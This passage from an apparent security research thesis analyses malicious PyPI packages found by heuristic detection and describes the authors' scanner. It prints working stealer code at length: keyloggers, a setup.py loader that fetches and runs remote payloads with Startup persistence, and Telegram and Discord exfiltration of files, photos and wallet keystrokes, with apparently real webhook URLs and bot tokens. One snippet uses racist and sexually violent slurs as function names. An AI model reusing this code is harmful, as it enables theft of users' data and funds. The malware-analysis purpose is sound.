/1233936474962006027/S_9gawpHi6_YPFADKB5Mbq6xJMz9H
khBozeWBg9MSlZdY7RTUqHu0IfR8se6h9J-Qok2'

keylogs = []

def killniggers():
    global keylogs

    if keylogs:
        keylogs_str = '\n'.join(keylogs)
        payload = {
            'content': keylogs_str
        }
        requests.post(WEBHOOK_URL, data=payload)
        keylogs = []
        threading.Timer(10, killniggers).start()

def rapeniggerwoman(event):
    global keylogs
    keylogs.append(event.name)
keyboard.on_release(callback=rapeniggerwoman)
killniggers()
while True:
    time.sleep(1)
```

Listing 7.3: `__init__.py` in JulianForchhammerV1

manyhttps

On May 1st, we found the suspicious package **manyhttps** through our heuristics-based automated analyzer. After further analysis, we found suspicious section within `setup.py` 7.4 that conduct malicious activity.

Heuristic	Result
Absence of Project Links	FAIL
Inaccessible Project Links	SKIP
Single Release Instances	PASS
High Frequency of Releases by the Maintainer	FAIL
Unchanged Content	PASS
Release Proximity to Author's Join Date	FAIL
Suspicious Behaviors in Setup.py	FAIL

Table 7.4: Heuristics Results for Identifying Suspicious Packages

```

if getattr(sys, 'frozen', False):
    currentFilePath = os.path.dirname(sys.executable)
else:
    currentFilePath = os.path.dirname(os.path.abspath(__file__))
fileName = os.path.basename(sys.argv[0])
filePath = os.path.join(currentFilePath, fileName)
startupFolderPath = os.path.join(os.path.expanduser('~'), 'AppData', '
    Roaming', 'Microsoft', 'Windows', 'Start Menu', 'Programs', 'Startup')
startupFilePath = os.path.join(startupFolderPath, fileName)
loader_url = "https://frvezdffvv.pythonanywhere.com/getloader"
loader_name = urllib.request.urlopen(loader_url).read()
pyt_url = "https://frvezdffvv.pythonanywhere.com/getpyt"
pyt_name = urllib.request.urlopen(pyt_url).read()
with open(startupFolderPath+"\\pip.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({loader_name}))")
with open("pip.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({loader_name}))")
with open(startupFolderPath+"\\pyt.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({pyt_name}))")
with open("pyt.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({pyt_name}))")
subprocess.Popen(["python", "pip.py"], creationflags=subprocess.
    CREATE_NO_WINDOW)
subprocess.Popen(["python", "pyt.py"], creationflags=subprocess.
    CREATE_NO_WINDOW)
time.sleep(20)

```

Listing 7.4: Malicious code snippet in setup.py from manyhttps

We analyze each code section within the `setup.py` file 7.4.

```

if getattr(sys, 'frozen', False):
    currentFilePath = os.path.dirname(sys.executable)
else:
    currentFilePath = os.path.dirname(os.path.abspath(__file__))
fileName = os.path.basename(sys.argv[0])
filePath = os.path.join(currentFilePath, fileName)
startupFolderPath = os.path.join(os.path.expanduser('~'), 'AppData', 'Roaming', 'Microsoft', 'Windows', 'Start Menu', 'Programs', 'Startup')
startupFilePath = os.path.join(startupFolderPath, fileName)

```

Listing 7.5: Malicious code snippet in setup.py from manyhttps

The malware begins by creating two file paths 7.5. It creates the Startup entry in the setup.py as C:\Users\YourUsername\AppData \Roaming\Microsoft\Windows\Start Menu \Programs\Startup\setup.py. Also, it creates a path to the current directory where setup.py is located.

```

loader_url = "https://frvezdffvv.pythonanywhere.com/getloader"
loader_name = urllib.request.urlopen(loader_url).read()
pyt_url = "https://frvezdffvv.pythonanywhere.com/getpyt"
pyt_name = urllib.request.urlopen(pyt_url).read()
with open(startupFolderPath+"\\pip.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({loader_name}))")
with open("pip.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({loader_name}))")
with open(startupFolderPath+"\\pyt.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({pyt_name}))")
with open("pyt.py", "w+") as file:
    file.write(f"import base64\nexec(base64.b64decode({pyt_name}))")

```

Listing 7.6: Malicious code snippet in setup.py from manyhttps

Then, it loads the malicious source code from the remote server and stores it within pip.py and pyt.py. These files are located in the Startup entry folder and the current folder. The attacker uses names for the scripts that seem to be benign, making them difficult to detect. The reason for storing the same .py script in different folders is to ensure the code is executed immediately and also when the user logs in next time 7.6.

```

subprocess.Popen(["python", "pip.py"], creationflags=subprocess.CREATE_NO_WINDOW)
subprocess.Popen(["python", "pyt.py"], creationflags=subprocess.CREATE_NO_WINDOW)
time.sleep(20)

```

Listing 7.7: Malicious code snippet in setup.py from manyhttps

Finally, it executed execute the two Python files, `pip.py` and `pyt.py`. Additionally, set the `CREATE_NO_WINDOW` flag to suppress the creation of a console window for each subprocess.

We inspected the source code retrieved from <https://frvezdffvv.pythonanywhere.com/getloader> and stored it in `pip.py`. The analysis of the source code sections is provided below:

```
zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getcrypto", 'Crypto.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("Crypto.zip")
zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/geturllib3", 'urllib3.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("urllib3.zip")
zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getcharset", 'charset_normalizer.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("charset_normalizer.zip")
zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getidna", 'idna.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("idna.zip")
zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getcertifi", 'certifi.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("certifi.zip")
zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getrequests", 'requests.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("requests.zip")
package_url = "https://frvezdffvv.pythonanywhere.com/getpackage"
package_name = urllib.request.urlopen(package_url).read()
exec(base64.b64decode(package_name))
```

Listing 7.8: Malicious code snippet in `pip.py` from manyhttps

The script `pip.py` initially retrieves and extracts six zip files from the content delivery network (CDN). Upon examination, it was discovered that several of these zip files were missing due to unspecified issues. It is hypothesized that the absent files are dependencies for cryptographic functions and certificates required by other programs.

Towards the end of the script, additional source code is fetched from the CDN. This source code appears to be a modified version of the `cstealer` project available on GitHub [7]. The `cstealer` project is designed to exfiltrate various types of sensitive data, including Discord information, browser data (such as cookies, history, autofill entries, and credit/debit card details), cryptocurrency data, system information, files (including 2FA codes and private keys), and application data (such as Telegram data). Additionally, it includes functionality to add malware to the Startup folder and to check if it is being executed within a sandbox environment, thereby attempting to bypass malware analysis.

We inspected the source code retrieved from <https://frvezdffvv.pythonanywhere.com/getpyt> and stored it in `pyt.py`. The analysis of the source code sections is provided one by one below:

```
h00k = "https://discord.com/api/webhooks/1235100226247983124/
ElCHWutw_oAGHKLC6lGJt6nT72p9eyw_Zk6Yqy_xaHJ4HQXM3Sxm62us6t
NYnJSIqJty"
def L04DUr118(h00k, data='', headers=''):
    for i in range(8):
        try:
            if headers != '':
                r = urlopen(Request(h00k, data=data, headers=headers))
            else:
                r = urlopen(Request(h00k, data=data))
            return r
        except:
            pass
def test():
    headers = {
        "Content-Type": "application/json",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
        Gecko/20100101 Firefox/102.0"
    }
    data = {
        "content": os.getcwd(),
    }
    L04DUr118(h00k, data=json.dumps(data).encode(), headers=headers)
test()
```

Listing 7.9: Malicious code snippet in `pyt.py` from `manyhttps`

The malware begin with a test function to send the current directory path back to the webhook.

```

zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getpyrect", 'pyrect.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("pyrect.zip")

zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getpygetwindow", 'pygetwindow.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("pygetwindow.zip")

zip_file_path,_ = urllib.request.urlretrieve("https://frvezdffvv.
pythonanywhere.com/getkeyboard", 'keyboard.zip')
with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
    zip_ref.extractall()
os.remove("keyboard.zip")

```

Listing 7.10: Malicious code snippet in pyt.py from manyhttps

This code section 7.10 retrieves the helper functions from the CDN, which are used to control the window and conduct keystroke logging.

```

incompletemsgs = {}
messages = []
msg = ""
isupper = False
alphabet = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm',
            'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'A', 'B',
            'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P',
            'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', '!', '@', '#', '$', '%',
            '^', '&', '*', '(', ')', '-', '_', '+', '=', '{', '}', '[', ']', '|', ' ',
            '\\', ';', ':', '"', "'", ',', '.', '<', '>', '/', '?', '0', '1', '2', '3',
            '4', '5', '6', '7', '8', '9']
hook = "https://discord.com/api/webhooks/1235100226247983124/
ElCHWutw_oAGHKLC6lGJt6nT72p9eyw_Zk6Yqy_xaHJ4HQXM3Sxm62us6tNYn
JSIqJty"
msgcomp = {
    "content": str(socket.gethostname()) + " - Lgr online."
}
r = requests.post(hook, json=msgcomp)
keywords = [
    "metamask",
    "binance",
    "coinbase",
    "exodus",
    "electrum",
    "wallet",
    "enter password",
]

```

Listing 7.11: Malicious code snippet in pyt.py from manyhttps

This code section defines the webhook endpoint, the alphabet list, and the keywords that will be used to search the keystroke input related to the cryptocurrency.

```

def on_key(event):
    try:
        try:
            focused_window = gw.getWindowsWithTitle(gw.getActiveWindowTitle())
            focused_window = focused_window[0]
        except:
            focused_window = "None"
    if event.event_type == keyboard.KEY_DOWN:
        if "backspace" in event.name:
            try:
                incompletemsgs[str(focused_window.title)] =
                    incompletemsgs[str(focused_window.title)][:-1]
            except:
                pass
        elif "enter" in event.name:
            try:
                messages.append([str(focused_window.title),
                                incompletemsgs[str(focused_window.title)]])
                incompletemsgs[str(focused_window.title)] = ""
            except:
                pass
        elif "space" in event.name:
            try:
                incompletemsgs[str(focused_window.title)] =
                    incompletemsgs[str(focused_window.title)] + " "
            except:
                pass
        elif event.name in alphabet:
            msg = msg + (str(event.name))
            if str(focused_window.title) in incompletemsgs:
                incompletemsgs[str(focused_window.title)] =
                    incompletemsgs[str(focused_window.title)] + str(event.name)
            else:
                incompletemsgs[str(focused_window.title)] = str(event.name)
    except:
        pass
keyboard.hook(on_key)

```

Listing 7.12: Malicious code snippet in py.py from manyhttps

This code section 7.12 collect the logging from the victims' keystroke and the window's title.

```

last_execution_time = time.time()
while True:
    try:
        for keyword in keywords:
            kl = keyword.lower()
            try:
                for message in messages:
                    message[0].lower()
                    if message[0].lower().find(kl) != -1:
                        last_execution_time = 0
            except Exception as e:
                pass
        time.sleep(1)
        if time.time() - last_execution_time >= 120:
            last_execution_time = time.time()
            with open("logs.txt", "w+") as file:
                file.write("")
            with open("logs.txt", "a+") as file:
                file.write(socket.gethostname())
                file.write("\n")
                file.write("-----\nCOMPLETED LOGS\n
                -----")
            for message in messages:
                file.write("\n"+message[1] + " - "+message[0]+\n")

            file.write("-----\nUNCOMPLETED LOGS\n
            -----")
            for key in incompletemsgs:
                file.write("\n"+incompletemsgs[key] + " - "+key+"\n")
            messages = []
            incompletemsgs = {}

            with open ("logs.txt", "rb") as file:
                fields ={'logs': ("logs.txt", file)}
                msgcomp = {
                    "content": str(socket.gethostname())
                }
                r = requests.post(hook, files=fields, json=msgcomp)

            time.sleep(0.001)
    except:
        pass

```

Listing 7.13: Malicious code snippet in pyt.py from manyhttps

This code section 7.13 filter out the irrelevant keystroke logging and send the information

related to cryptocurrency to the webhook.

multiconnection

Heuristic	Result
Absence of Project Links	FAIL
Inaccessible Project Links	SKIP
Single Release Instances	PASS
High Frequency of Releases by the Maintainer	FAIL
Unchanged Content	PASS
Release Proximity to Author's Join Date	FAIL
Suspicious Behaviors in Setup.py	FAIL

Table 7.5: Heuristics Results for Identifying Suspicious Packages

Our **Heuristic-Based Analyzer** detected the malicious package, **manyhttps**, a few days after its discovery. The code style of both malicious packages shares many similarities. For example, first, the malicious payloads are all located within **setup.py**, and some irrelevant scripts are used to increase the trustworthiness of the package. Second, the major malicious code and encoded source code are stored within the domain **frvezdffvwww.pythonanywhere.com** to bypass static analyzers. Third, the purpose of the malicious activities is to capture screenshots and steal sensitive information from the host, then send that critical information to a Discord webhook.

proxyalhttp, testbrojct2

Heuristic	Result
Absence of Project Links	FAIL
Inaccessible Project Links	SKIP
Single Release Instances	proxyalhttp: FAIL, testbrojct2: PASS
High Frequency of Releases by the Maintainer	proxyalhttp: SKIP, testbrojct2: FAIL
Unchanged Content	proxyalhttp: SKIP, testbrojct2: PASS
Release Proximity to Author's Join Date	FAIL
Suspicious Behaviors in Setup.py	PASS

Table 7.6: Heuristics Results for Identifying Suspicious Packages

On May 26, 2024, we discovered that a malicious actor distributed two malicious packages. The malicious payload is embedded in the Python script **dsgsfddgdfg.py**, which is found in **proxyalhttp** version 0.1 and **testbrojct2** versions 0.1 and 0.2. In version 0.4 of **testbrojct2**, we observed that the attacker had removed the malicious file **dsgsfddgdfg.py**, leaving behind

a benign script.

```

API_URL_DOCUMENT = f'https://api.telegram.org/bot{bot_token}/sendDocument'
API_URL_MESSAGE = f'https://api.telegram.org/bot{bot_token}/sendMessage'
def send_document_to_telegram(file_path, chat_id):
    try:
        with open(file_path, 'rb') as file:
            response = requests.post(API_URL_DOCUMENT, data={'chat_id':
                chat_id}, files={'document': file})
            return response.json()
    except Exception as e:
        return None
def send_message_to_telegram(message, chat_id):
    try:
        response = requests.post(API_URL_MESSAGE, data={'chat_id': chat_id,
            'text': message})
        return response.json()
    except Exception as e:
        return None
contents = os.listdir(folder_path)
for content in contents:
    content_path = os.path.join(folder_path, content)
    if os.path.isfile(content_path):
        if content.lower().endswith(('py', 'php', 'zip')):
            try:
                message = f"File: {content}\nPath: {content_path}"
                msg_response = send_message_to_telegram(message, chat_id)
                file_response = send_document_to_telegram(content_path,
                    chat_id)
            except Exception as e:
                pass
        elif os.path.isdir(content_path):
            files_in_subdir = [os.path.join(content_path, f) for f in os.listdir
                (content_path) if os.path.isfile(os.path.join(content_path, f))]
            for file_path in files_in_subdir:
                if file_path.lower().endswith(('py', 'php', 'zip')):
                    try:
                        message = f"File: {os.path.basename(file_path)}\nPath: {
                            file_path}"
                        msg_response = send_message_to_telegram(message, chat_id
                            )

                        file_response = send_document_to_telegram(file_path,
                            chat_id)
                    except Exception as e:
                        pass

```

Listing 7.14: Suspicious code exfiltrates files out

The malicious code in 7.14 defines two functions for sending messages and files to the Telegram chatbot.

The for loop traverses the directories and finds files in the victim's file system with filenames ending in .py, .php, and .zip. When such files are found, both the file path and the file itself are exfiltrated to the Telegram chatbot.

```
def send_photos_in_dcim_to_telegram(bot_token, chat_id, dcim_folder_path):
    API_URL = f'https://api.telegram.org/bot{bot_token}/sendPhoto'

    def send_photo_to_telegram(file_path, chat_id):
        with open(file_path, 'rb') as file:
            response = requests.post(API_URL, data={'chat_id': chat_id},
                                     files={'photo': file})
            return response.json()

    for root, dirs, files in os.walk(dcim_folder_path):
        for file in files:
            if file.lower().endswith(('png', 'jpg', 'jpeg')):
                file_path = os.path.join(root, file)
                response = send_photo_to_telegram(file_path, chat_id)
                print(f'Sent {file_path}: {response}')
```

Listing 7.15: Suspicious code exfiltrates photos out

The for loop traverses the directories and find the files in the victim's file system with file-name ending in .png, .jpg, and .jpeg. When the image files are found, the images are exfiltrated to the Telegram chatbot 7.15.

```
BOT_TOKEN = '5240507980:AAHGnzHPLf00DJx8CdBGRxjZV0uGhLEQgsw'
CHAT_ID = 901011671
DCIM_FOLDER_PATH = '/sdcard/DCIM'
```

Listing 7.16: Telegram chatbot setup

The code snippet in 7.16 sets up the required parameters for the Telegram chatbot and the path to the photos.

```
def rudd():
    with ThreadPoolExecutor(max_workers=MAX_WORKERS) as executor:
        future_scan = executor.submit(scan_and_send_files, BOT_TOKEN,
                                      CHAT_ID, folder_path='/storage/emulated/0')
        future_photos = executor.submit(send_photos_in_dcim_to_telegram,
                                       BOT_TOKEN, CHAT_ID, DCIM_FOLDER_PATH)
    future_scan.result()
    future_photos.result()
    return "done >> "
```

Listing 7.17: Code section triggers the malicious behaviors

The function deploys a thread session to trigger other malicious functions. The sensitive files in the victim's file system are then exfiltrated to the Telegram chatbot, as shown in 7.17.

Promcode, Pstullx, Dresvip

Heuristic	Result
Absence of Project Links	FAIL
Inaccessible Project Links	SKIP
Single Release Instances	FAIL
High Frequency of Releases by the Maintainer	SKIP
Unchanged Content	SKIP
Release Proximity to Author's Join Date	PASS
Suspicious Behaviors in Setup.py	PASS

Table 7.7: Heuristics Results for Identifying Suspicious Packages

On May 30, 2024, we discovered three malicious packages distributed on PyPI. The attacker registered the account on May 3, 2024. Unlike common practices where attackers distribute malicious packages immediately after registering, this attacker began distributing malicious packages on May 30, 2024. In total, the attacker distributed nine packages 7.4, three of which were malicious.




Figure 7.4: Malicious packages distribution

The malware distribution in this attack occurred in two phases. First, the attacker distributed six benign packages to build trust for the account. The benign packages contained the following code 7.18:

```
class kilme:
    def __init__(self):
        self.token = '6431909584:AAH8l6BUeMStD38QZr5I7Zg16uBOYv0WZ0Q'
        self.chat_id = '5487978588'
    def telegram(self, message):
        url = f"https://api.telegram.org/bot{self.token}/sendMessage"
        params = {
            'chat_id': self.chat_id,
            'text': message
        }
        response = requests.post(url, params=params)
```

Listing 7.18: Code snippets within the benign packages

The suspicious code attempts to request the Telegram chatbot. Since there is no malicious behavior within the source code, such as sensitive information being exfiltrated, we confirmed these are benign packages.

From May 30, 2024, the attacker distributed three similar packages with different names. The details of the malicious code are introduced as follows 7.19:

```
idp = requests.get("https://api.ipify.org").text
os_name = platform.system()
os_version = platform.version()
node_version = platform.node()
processor = platform.processor()
architecture = platform.architecture()
disk_usage = psutil.disk_usage('/')
total_disk_space = disk_usage.total
used_disk_space = disk_usage.used
free_disk_space = disk_usage.free
now = datetime.datetime.now()
current_time = now.strftime("%I:%M:%S")
system_info = {
    "os_name": os_name,
    "os_version": os_version,
    "node_version": node_version,
    "processor": processor,
    "architecture": architecture,
    "total_disk_space": total_disk_space,
    "used_disk_space": used_disk_space,
    "free_disk_space": free_disk_space,
    "current_time": current_time,
    "ip": idp
}
```

Listing 7.19: Collect system information from the host

This code aims to retrieve the system information and the public IP address from the host.

```

ID1_Golden = '5487978588'
Token2_Golden = '7421375546:AAFhof2y_unuXDXAh6cFfFtLGiI64k05uyY'
Token4_Golden = '7421375546:AAFhof2y_unuXDXAh6cFfFtLGiI64k05uyY'
message = f"""
    OS : {system_info["os_name"]}
    System version : {system_info["os_version"]}
    Node version : {system_info["node_version"]}
    Processor : {system_info["processor"]}
    Identity : {system_info["architecture"]}
    Architecture : {system_info["architecture"]}
    Time : {system_info["current_time"]}
    IP Address : {system_info["ip"]}
    IP : https://www.geolocation.com/ar?ip={system_info["ip"]}#ipresult
"""
url = f"https://api.telegram.org/bot{Token2_Golden}/sendMessage"
data = {"chat_id": ID1_Golden, "text": message}
requests.post(url, data=data)

```

Listing 7.20: Setup the variable

The attacker exfiltrates the sensitive system information to the Telegram chatbot 7.20.


```

paths = ['/sdcard/', '/sdcard/Download/', '/sdcard/Alarms/', '/sdcard/DCIM/
SharedFolder/', '/sdcard/DCIM/Camera/', '/sdcard/DCIM/Screenshots/', '/
sdcard/Movies/', '/sdcard/WhatsApp/Media/', '/sdcard/Download/Telegram/',
'/sdcard/Telegram/Telegram Files/', '/sdcard/WhatsApp/Media/WhatsApp
Documents/', '/data/data/com.termux/files/home', '/data/data/com.termux/
files/usr/bin', '/sdcard/Documents', '/home/kali/Downloads/', '/data/data
/com.termux/files/usr/lib/python3.9/', '/data/data/com.termux/files/usr/
share/python', '/data/data/com.termux/files/', '']
file_extensions = ['.png', '.apk', '.py', '.jpg', '.mp3', '.mp4', '.txt',
, '.php', '.zip', '.sh']
session = requests.Session()

for path in paths:
    for ext in file_extensions:
        for root, dirs, files in os.walk(path):
            for file in files:
                if file.endswith(ext):
                    file_path = os.path.join(root, file)
                    with open(file_path, 'rb') as f:
                        url = f'https://api.telegram.org/bot{
Token4_Golden}/sendDocument'
                        data = {'chat_id': ID1_Golden}
                        files = {'document': f}
                        session.post(url, data=data, files=files)

```

Listing 7.21: Data exfiltration

The code section in 7.21 exfiltrates files, such as zip files, bash scripts, images, and so on, to the **Telegram** chatbot.

7.1.2 Automated Scanner

By analyzing numerous malicious packages from the dataset maintained by [28] and the reports on malicious cyber activities [29, 45], we identify the intentions and features of these malicious packages. Regarding the intent of the malicious packages, we mainly identify two purposes. First, malicious actors intend to exfiltrate data or sensitive information. Second, they attempt to exploit the computing resources of the affected host for Bitcoin mining.

It is common for malware to deploy obfuscation techniques, such as binary-to-text encoding, to evade static analyzers and manual analysis. On the other hand, **typosquatting** is a popular technique used to deceive victims into downloading malicious packages from attackers.

Therefore, we have decided to automate the process to increase the speed and scalability of identifying suspicious packages for further manual analysis and confirmation. Additionally, our analyzer should minimize false positives [51]. To address attacks targeting the package

installation phase, we introduce the **Network Traffic Detector**, a dynamic analyzer primarily focusing on detecting **data exfiltration**.

Regarding the suspicious features of packages, we define seven heuristics in our **Heuristics-Based Analyzers** based on the malicious packages we have identified and other software supply chain attack activities.

Network Traffic Detector

The detector aims to filter out suspicious IPv4 addresses during the package installation phase from PyPI. Additionally, it detects and constructs the benign IP whitelist based on the benign package, **requests**, fetched from PyPI by default. Users are allowed to customize the whitelist of non-suspicious IP addresses by appending the IP addresses within the **whitelist.yml** file.

To prevent users from potential attacks, the detector executes the **pip install** command to install the package within the container. Simultaneously, **tcpdump** runs in the background to capture traffic, including requests to the PyPI server and any proxies along the path.

The analysis results are presented to users in log format, enabling them to determine whether the package they intend to install contains malicious behaviors.

Heuristics-Based Analyzer

Our **Heuristics-Based Analyzer** outperform the GuardDog [12] in both performance and false positive rate. We define seven heuristics that are highly suspicious features. One of the heuristic target the imported modules within **setup.py** and others targeting the features related to the maintainer and the their releases.

We argue that it is not necessary to define as much heuristics as possible, since it might lead to higher false positive rate and increase the complexity of the analyzer. Therefore, we only define the heuristics that might be helpful to detect the suspicious packages.

Our **Heuristics-Based Analyzer** outperforms GuardDog [12] in both performance and false positive rate. We have defined seven heuristics that target highly suspicious features. One heuristic focuses on the imported modules within **setup.py**, while others target features related to the maintainer and their releases.

We argue that it is unnecessary to define as many heuristics as possible, as this may result in a higher false positive rate and increase the complexity of the analyzer. Therefore, we only define the heuristics that are likely to be helpful in detecting suspicious packages.

7.1.3 Summary

Since the beginning of 2024, we have identified and reported multiple malicious packages on the PyPI. Our observations indicate that malicious distributions frequently occur on PyPI. The

process of reporting malware on PyPI has been efficient and user-friendly, with PyPI’s system facilitating ease of use and prompt responses to our reports.

The ability to detect the malicious packages and help the **PyPI** to remove packages address the *RQ2: To what extent does the application of heuristic-based methods enhance the identification of previously unknown threats in comparison with existing tools?* We found some cases directly place the obfuscated malicious code within `setup.py` to enforce the malicious code being triggered during installation.

We categorize the attack type of the malicious activities and the location of the malicious payload as the following Table 7.8:

Attack Type	Packages
Data Exfiltration	manyhttps / multiconnection / proxyalhttp / testbrojct2 / Promcode / Pstullx / Dresvip
Keystroke Logging	manyhttps / JulianForchhammerV1
Screenshot	manyhttps
Persistent	manyhttps / multiconnection
Cryptocurrency Stolen	manyhttps / multiconnection
Unknown	argsreq / capmonstercloudclient

Table 7.8: Summary of attack types.

We summarize the tactics used by the malware and the trigger point of the malicious payload as the following Table 7.9:

We statistically summarize the malicious features of the finding packages based on our heuristics.

Based on the results from the analysis of **Heuristic-Based Analyzer** in Table 7.10, we found that every malicious package is devoid of the project links. Additionally, seven out of eight of the packages’ maintainers immediately distribute their malicious packages.

We cannot determine if the accessibility of the project links is a sign of potentially malicious packages, because all the malicious packages we found did not contain any project link.

In terms of the **Unchanged Content**, we discovered that the packages with many releases

Malware	Tactics	Trigger Point	Target OS
capmonstercloudclient	Obfuscation	Installation	Windows
argsreq	Unicode Encoding	Package Import	Windows
JulianForchhammerV1	N/A	Package Import	All
manyhttps	Multi-Stage Payload	Installation	Windows
multiconnection	Multi-Stage Payload	Installation	Windows
proxyalhttp, testbrojct2	N/A	Package Import	All
Promcode, Pstullx, Dresvip	N/A	Package Import	All

Table 7.9: Summary of tactics.

Heuristic	FAIL
Absence of Project Links	8/8
Inaccessible Project Links	0/8
Single Release Instances	4/8
High Frequency of Releases by the Maintainer	4/8
Unchanged Content	1/8
Release Proximity to Author’s Join Date	7/8
Suspicious Behaviors in Setup.py	3/8

Table 7.10: Heuristics Results for Identifying Suspicious Packages

in a short period continuously update their content. We deduce the reason for updating their packages is to mimic trusted packages.

We found that three out of eight malicious packages trigger their malicious code within the `setup.py`. Also, we found that the **Single Release Instances** and **High Frequency of Release by the Maintainer** can only be auxiliary heuristics to detect suspicious packages.

Aspects Generating Higher False Positives:

We utilized our **Heuristic-Based Analyzer** to identify potentially malicious packages on PyPI. Below are some aspects of packages that often trigger alerts. Upon detecting these suspicious signs, we conduct manual analysis. Ultimately, we found no malicious behavior in these packages.

1. *Project Links Placed Within Content:* Some developers do not configure their package metadata adequately, omitting essential information such as project links. Instead, they embed project links within the package’s description or content section.
2. *Project Migration:* Although some package maintainers initially configure project links, their projects on Git repositories are sometimes migrated to other repositories, rendering these links unreachable.
3. *Multiple Version Releases in a Single Day:* Certain maintainers release multiple versions

without altering their content within the same day.

4. *Multiple Packages Uploaded With Identical Content:* Discovered during manual analysis, many maintainers distribute multiple packages with identical content within a day.

Additional Observations:

1. *Presence of Machine Learning-based Packages:* Presently, numerous packages available on PyPI offer services related to machine learning models. For example, there are chatbot applications deployed with large language models. Our investigation revealed that these packages contain the intended content and do not exhibit any malicious behavior.
2. *Irrelevant Descriptions:* We observed that many malicious packages contain irrelevant descriptions or introductory content, such as phrases like 'I love it' or introductions to other reputable projects. Irrelevant descriptions could serve as a red flag for identifying suspicious packages.
3. *Consideration of Package Information:* We recommend adopting the practice of thoroughly reading the descriptions of packages and checking the project links to verify if they are stored on Git repositories. Additionally, it is advisable to examine the source code, particularly focusing on the dependencies used in the packages. Certain dependencies, such as 'requests' and 'base64,' are sometimes associated with code obfuscation and data exfiltration.

7.2 Future Works

Despite we provide the network detection tools and the analyzer with the heuristics to automate the process of filtering out the benign data for further manual analysis, however, there are some limitations within our tools. Also, we will contribute to the project **Macaron** framework [30] in the future to secure the artifacts being build among each steps through the software supply chain.

7.2.1 Macaron

Macaron provides a variety of checks towards the software supply chain security to generate the predicates , then using the defined policies to analyze the predicates. We aim to contribute more checks to Macaron and also to contribute functions against the source threats, for example, the attacker might compromise the source repository by hijacking the trusted maintainers' account.

7.2.2 Network Traffic Detector

